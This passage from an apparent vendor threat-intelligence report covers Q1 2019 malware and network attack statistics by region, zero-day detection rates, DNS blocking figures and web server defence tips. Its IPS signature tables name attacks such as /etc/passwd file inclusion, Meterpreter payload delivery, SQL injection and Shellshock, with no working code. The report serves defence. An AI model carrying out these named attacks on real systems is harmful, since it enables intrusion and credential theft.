Next, we'll break down the top malware by geography but before we do, we've made a slight change to how we report regional information. In past reports, our regional malware and network attack percentages were based on raw numbers for each region. However, these raw percentages didn't always reflect the full story. We often sell more Fireboxes in some regions over others, which results in those regions' volumes appearing higher than a region with fewer boxes. In this report, we've chosen to weight the country and regional breakdown of the top threats by the number of Firebox appliances we received reports from. This change should paint a more accurate picture on how individual threats are affecting specific areas of the world. We will use this weighted regional average throughout the rest of this report, and in future reports going forward.


In past reports, malware volume was generally greater in the Europe, Middle East, and Africa (EMEA) region, followed closely by the Americas (AMER), and trailed by the Asia Pacific (APAC). That said, with our new weighted system **AMER** took first place with **45%** of the malware volume this quarter. **APAC** placed second with **29%**, leaving **EMEA** with **26%** of attacks. This significant change likely has more to do with our new weighted averages than with any changes in malware volume. We will continue to track these changes in the upcoming report to see if this new regional distribution becomes the norm.

Below, you see a chart showing the geographic distribution of the most widespread malware variants. As you can see, the malicious Office document (CVE-2017-11882.Gen) posed a much greater threat to the EMEA region, claiming over 50% of networks. Interestingly for the Office malware, many of the top three affected countries fall within Eastern Europe.

Malware Name	Top 3 Countries by %			EMEA %	AMER %	APAC %
CVE-2017-11882.Gen (Office)	Slovenia 4.8%	Estonia 3.5%	Romania 3%	56%	21%	23%
Trojan.Phishing.MH	Mozambique 5.6%	Jordan 4.4%	Estonia 3.5%	33%	18%	49%
Trojan.JS.Agent.TDD	Macau 4.8%	Denmark 4.7%	New Zealand 3.4%	36%	46%	18%
JS:Trojan.Cryxos.1726	United States 31%	Canada 30%	Samoa 7.4%	3%	96%	1%
Exploit.RTF-ObfsStrm.Gen (Office)	Estonia – 4.1%	Slovenia 3.7%	Jordan 3.7%	59%	15%	26%

Table 5: Geographical Distribution of Most Widespread Malware

Malware Detection by Region



As mentioned before, we recommend you train your users against handling unexpected documents.

The phishing trojan favored APAC with its weighted percentage. However, the top impacted countries all fall within EMEA. Trojan.JS.Agent favored the AMER region overall, but also had the top three countries fall outside of AMER.

Cryxos was clear in its AMER makeup, with the U.S. taking over 31% of the hits and Canada in a close second with 30% of hits. Samoa took a distant third place; it's part of APAC though. Lastly, the RTF malware favored EMEA; Estonia claimed 4.1% of the attacks. Slovenia and Jordan tied in second place with 3.7% each.

Zero Day vs Known Malware

Legacy antivirus products, such as Gateway AntiVirus, utilize signatures to identify already-known malware. Signature-based detection is great for speed, but not for finding brand new variants. As time goes on, attackers programmatically alter their malware samples subtly, causing signatures to miss them. Because of this, we can no longer just rely on signatures to stop threats. We call the malware that evades traditional antivirus services "zero day malware" because no signature exists to catch it. Fortunately, there are alternative anti-malware tools that can detect and block these threats (e.g., IAV and APT Blocker).

IAV uses machine learning (ML) to quickly and predictively recognize whether a file is malicious or not. By feeding IAV's ML model many samples of good and bad files, its algorithm can better recognize brand new malware. However, IAV consumes significant resources, and thus is only available on the higher-end, rack-mounted Firebox appliances.

APT Blocker on the other hand, uses a Cloud sandbox, which makes it available to all appliances. Sandboxing uses a safe environment to detonate malware and watch its behaviors. No matter how well attackers mask a malware payload to evade other detection tools, it still has to carry out some malicious action. Sandbox analysis recognizes potentially hundreds of malicious actions, allowing it to mark even new sample files as malicious.

Each quarter, we calculate the ratio of threats that GAV detected vs IAV and APT Blocker to create what we call the zero day malware percentage. This quarter, 35.87% of attacks we detected evaded traditional signature-based antivirus. This is only slightly lower than last quarter's 36.9% and about average over all reports. If you don't want to miss more than one-third of all malware, you should invest in more advanced and proactive anti-malware solutions like IAV and APT Blocker.




Figure 1: Zero Day vs Known Malware


Network Attack Trends

If you're new to WatchGuard's Internet Security Report, the Network Attacks Trends section is where we analyze the Intrusion Prevention Service (IPS) threat intelligence from the Firebox Feed. IPS identifies network attacks based on traffic flow patterns and signatures. If network traffic flow and content match an IPS signature for a known software vulnerability, we can detect and stop the exploit from succeeding. In general, IPS signatures can include known software flaws, Denial-of-Service attacks, and even web application attacks like cross-site-scripting (XSS) or SQL injection (SQLi). In this section, we analyze the top 10 network attacks for Q1 2019, and also review what regions and countries were affected by these attacks.

In Q1 2019, total network attack volume went down rather unexpectedly, from 1,244,146 in Q4 2018 to 989,750. This breaks the trend from the last two years where we normally saw attacks trend upwards from Q4 to Q1. We believe attackers focused on other intrusion methods, such as evasive malware or authentication attacks, but we can't say for sure.

Though we saw an overall decline, that doesn't mean the threat is gone for everyone. In fact, some countries were hit much harder than others. For instance, countries like Brazil and Great Britain consistently show up in the top three targeted regions for the top network attacks.

While we saw a few new network attacks in the top 10 this quarter, the rest were mainstays that we've seen on the list for years. Additionally, we found more cross-site scripting (XSS) and **SQL injection (SQLi)** (web application attacks that can be exploited for credential stealing, among other thing) this quarter than previously. This continues an increased focus by attackers on authentication-based attacks. We expect to see credential-stealing attacks in the top 10 attacks for the foreseeable future.



Total Network Attack Volume Went Down


1,244,146

in Q4 2018 to


989,750

Quarter/ Year	IPS Hits
Q4 2016	3,038,088
Q1 2017	4,151,210
Q2 2017	2,902,984
Q3 2017	1,612,303
Q4 2017	6,907,718
Q1 2018	10,516,672
Q2 2018	1,034,606
Q3 2018	851,554
Q4 2018	1,244,146
Q1 2019	989,750

Quarterly Trend of All IPS Hits



Unique IPS Signatures



Top 10 Network Attacks Review


We saw four new attacks this quarter reach the top 10. **Winamp ID3v2 Tag Buffer Overflow**, **Meterpreter Windows Payload Delivery**, and two **SQL injection** attacks.

- **Winamp ID3v2 Tag Buffer Overflow** only affects Winamp version 5.093 or below and was patched almost 14 years ago. If attackers can trick your users into loading a specially crafted audio (MP3) file with Winamp, they could exploit this flaw to execute arbitrary code on your computer. This buffer overflow probably showed up due to automated attacks.
- **Meterpreter Windows Payload Delivery** is a signature that matches the popular Metasploit fileless malware tool, Meterpreter. It creates a tunnel back to the attacker's server and allows them to load additional malware or execute commands. Penetration testers and malicious hackers often use Meterpreter and Mimikatz together as a one-two punch to infect a system and steal credentials. We wouldn't be surprised to learn this Meterpreter volume was related to the increase in Mimikatz use.
- **SQL injection** is one of the oldest well-known web application attacks. SQL (Structured Query Language) is a language that web server applications use to communicate with a database. SQL injection exploits web servers that don't properly sanitize user input, allowing the attacker to issue their own SQL commands. The attacker often tries to obtain unauthorized access to the web server or to dump the user and password database from the SQL database. Many of these vulnerabilities are easy to identify and exploit automatically on a massive scale, which explains why we see them show up quarter after quarter.

Name	Threat Category	Affected Products	WatchGuard Signature ID	CVE Number	Count
WEB Remote File Inclusion /etc/passwd	Web Attacks	Windows, Linux, FreeBSD, Solaris, Other Unix	1054837	CVE-2014-7863	106,212
WEB Cross-site Scripting -36	Access Control	Windows, Linux, FreeBSD, Solaris, Other Unix, Network Device	1133451	CVE-2011-2133	100,915
FILE Winamp ID3v2 Tag Handling Buffer Overflow -3	Buffer Overflow	Windows	1059146	CVE-2005-2310	83,247
WEB Brute Force Login -1.1021)	Web Attacks	All	1133407	N/A	82,673
WEB SQL injection attempt -7	Web Attacks	Windows, Linux, FreeBSD, Solaris, Other Unix	1054841	CVE-2010-0112	67,155
WEB Ruby on Rails Where Hash SQL Injection	Web Attacks	Windows, Linux, FreeBSD, Solaris, MacOS	1056282	CVE-2012-2695	62,740
FILE Adobe Flash Player and AIR (multiple vulnerabilities)	Access Control	Windows	1130948	CVE-2014-0552	62,607
MISC Meterpreter Windows Payload Delivery -3	Access Control	Windows	1134424	N/A	60,635
WEB SQL injection attempt -33	Web Attacks	Windows, Linux, FreeBSD, Solaris, Other Unix	1059160	N/A	48,573
WEB GNU Bash Remote Code Execution -6 (CVE-2014-6271, Shellshock)	Access Control	Linux, FreeBSD, Solaris, Other Unix, MacOS	1130029	CVE-2014-6271	39,481

Table 5: Top 10 network attacks in Q1, 2019

Top 10 Network Attack Percentage Overall



10.7%	Web Remote File Inclusion/ etc / password
10.2%	WEB Cross-Site Scripting-36
8.4%	FILE WINAMP ID3V2 TAG HANDLING BUFFER OVERFLOW -3 (CVE-2005-2310)
8.4%	WEB Brute Force Login -1.1021
6.8%	WEB SQL injection attempt
6.3%	WEB Ruby on Rails Where Hash SQL Injection (CVE-2012-2695)
6.3%	FILE ADOBE FLASH PLAYER AND AIR (MULTIPLE VULNERABILITIES) (CVE-2014-0552)
6.1%	MISC Meterpreter Windows Payload Delivery -3
4.9%	WEB SQL INJECTION ATTEMPT -33
4.0%	WEB GNU Bash Remote Code Execution -6 (CVE-2014-6271, Shellshock)
37.9%	Other Attacks

Top 5 Most Widespread Network Attacks

Last quarter, we expanded the malware analysis section of this report to include a look at the most widespread malware threats. While identifying the top threats by volume still holds value, we've found it's also important to look at the threats that are affecting the most unique locations. This quarter, we're expanding this analysis to network attacks, with the additional twist of our weighted regional averages, which we described in the Malware section of this report.

Below are the top 5 most widespread threats with a weighted look at how they affected different countries and regions.

Name	Signature ID	Top 3 Countries by %			EMEA %	AMER %	APAC %
WEB Cross-site Scripting -36	1133451	Norway 4.4%	Brazil 3.8%	Egypt 3.8%	55.4%	32.6%	12.0%
WEB SQL injection attempt -33	1059160	Qatar 9.2%	Cayman Islands 7.4%	Nicaragua 5.8%	41.9%	45.7%	12.4%
WEB Ruby on Rails Where Hash SQL Injection	1056282	Great Britain 9.0%	Egypt 8.2%	Cayman Islands 6.5%	54.0%	38.8%	7.2%
WEB Cross-site Scripting -9	1055396	Qatar 7.1%	Macau 5.3%	Poland 4.9%	44.0%	47.2%	8.8%
WEB Directory Traversal -20	1058449	Brazil 8.1%	Egypt 7.6%	Nicaragua 6.9%	32.8%	61.2%	6.0%


Table 6: Top Widespread hits

Like us, you may wonder why some countries showed up more than once, like Egypt, which shows up three times in the top five list. Based off some recent survey data, we believe our customer base in some of these countries are from industries more likely to enable IPS than other countries. Unfortunately, we still find many cases where WatchGuard customers don't enable all the security services they've subscribed to. If you're a WatchGuard customer, be sure to review your licensed security services and ensure you have all your protections enabled and configured.

As you can see in the weighted percentages, APAC has a relatively low percentage of IPS hits in the top 5. Unfortunately, we don't believe this is due to a low number of attacks but due to users not enabling IPS on their Firebox appliances.

While overall IPS numbers don't seem very high, these attacks add up quickly. On average, each Firebox detected 23 network attacks this quarter. If even one of these attacks succeeds it could be devastating to a company. If you have a network IPS, be sure it is enabled and properly configured.

Total Network Attack Hits by Region



Location	Regional Attacks
APAC	13.39
AMER	45.91
EMEA	40.7

As with the charts previously we weighted the regions to give a better picture of the regional attacks.

DNS Analysis

Before your web browser connects to a website, it must first resolve the **domain name** of the **URL** you entered or the link you clicked to a server's IP address. For those that don't work in the networking or systems administration fields, the protocol that handles this domain name resolution is called **Domain Name System or DNS**.

Last year, we released a DNS firewall service called DNSWatch for all of our Firebox security appliances. A DNS lookup occurs before every connection a device makes that doesn't go to a hard-coded IP address. This goes beyond just web browsers to specialized software and even IoT. By inspecting DNS traffic, DNSWatch can **sinkhole** a malicious connection, saving an IoT device from connecting back to a botnet or an unsuspecting user from visiting a phishing site.

In this edition of the Internet Security Report, we've included some statistics and takeaways from our DNSWatch service. As we obtain more threat intelligence from this service, we'll continue to expand this section with new and interesting data analysis.

Total Blocked Connections: 5,192,883

In Q1 2019, DNSWatch successfully blocked **5,192,883** attempted connections to phishing sites, command and control servers, and known malicious domains. By sending blocked connections to our blackhole, our engineering team is able to analyze malware command and control communications and identify domain name generation (DNG) algorithms. Expect to see more on that in future reports.

Malware	Compromised	Phishing
597,371	187,101	61,096

While a significant portion of connections are blocked by our partner threat feeds as "generally malicious," we do still have some insight into individual categorization for some blocked connections. Last quarter, DNSWatch blocked **over half a million** connections to known malware-hosting domains. Additionally, the service blocked **187,101** connections to compromised websites and **61,096** connections to known phishing websites.

Compromised websites are a major threat to our users. Many cyber defense tools use a website's reputation as a factor when deciding to allow or deny a connection. Unfortunately, unpatched web application flaws can allow an attacker to take over an otherwise good website and use it to host malware, credential theft forms, and botnet command and control systems. We saw an example of this in our Q4 2017 ISR where a malicious Word document called home to an Australian market research company's website that an attacker had compromised to host a malicious script.

If your company has a web presence, which it very likely does, protecting that server not only keeps your data safe but prevents cyber criminals from abusing your good reputation to attack other companies and individuals.

Firebox Feed: Defense Learnings

This quarter, we saw a large number of attacks targeting web applications including several cross-site scripting (XSS) vulnerabilities, SQL injection attacks, and additional attacks targeting server platforms themselves. Most organizations have a web presence and securing that web presence is just as important as securing your company's office network. Below are some tips you can follow to keep your servers safe.

1

Follow the OWASP Top 10

The Open Web Application Security Project (OWASP) maintains a list of the top 10 security risks for web applications. While the main goal of the OWASP Top 10 is to raise awareness of application security, they also include instructions for combating the risks. If you work in web application development, be sure to bookmark the OWASP Top 10.

2

Network DMZs Are Still Important

If your corporate network includes any Internet-accessible services, make sure they are on their own segregated network. Modern attacks go after the weakest link first and then pivot to hit critical systems. An attacker might first exploit a vulnerability in your web server and then use their new foothold to go after your other, more important, internal services. By moving web-accessible services to their own network, you can restrict access to and from that network and apply security services for additional protection.

3

Don't Expose What You Don't Have to Expose

Remote employees are becoming increasingly common in today's workforce. These employees usually still need to access internal resources though and exposing those resources directly to the Internet with Network Address Translation (NAT) rules can be a fatal mistake. Instead, use a mobile VPN or a clientless portal to protect services behind an additional layer of encryption and authentication.

Top Security Incidents

Top Security Incidents

Ethereum Classic 51% Attack

Like last quarter's top security incident, if you didn't pay very close attention to the latest infosec news, you might have missed the attack we're highlighting in this report. Also, like last quarter, this security incident highlights a critical vulnerability present since the technology's inception that will only get worse with time.

Cryptocurrency broke into mainstream consciousness in December 2017. Bitcoin's value was nearing what would become its all-time high, just shy of $20,000 per coin. Other alternative cryptocurrencies (*altcoins* as they are called) were buoyed by the rising tide, also reaching previously unfathomable prices. **People even began taking out home equity loans** to buy in to the craze, likely much to their financial planners' dismay.

Part of the reason cryptocurrencies skyrocketed so much in popularity was because they were billed as a safe (though not stable) payment platform. Thanks to strong cryptography, it should be impossible for someone to manufacture their own "coins" out of thin air, steal someone else's, or reverse a transaction. And while this is true in most cases, there are ways other than breaking cryptography to steal cryptocurrency.

On January 7th, an attacker exploited a flaw found in the majority of cryptocurrencies to make off with $1.1 million in Ethereum Classic, an altcoin spinoff of the second most valuable cryptocurrency, Ethereum. (Technically, Ethereum is a spinoff of Ethereum Classic, more on that in a bit.) In this section, we'll explain the flaw that the attacker leveraged and what it means to other popular cryptocurrencies.

About Cryptocurrency

Around 10 years ago, Bitcoin launched as the first true cryptocurrency. It used a blockchain as a distributed public ledger, allowing peer-to-peer monetary transactions without any centralized bank. Before continuing, lets break down exactly what all that means and how it works.

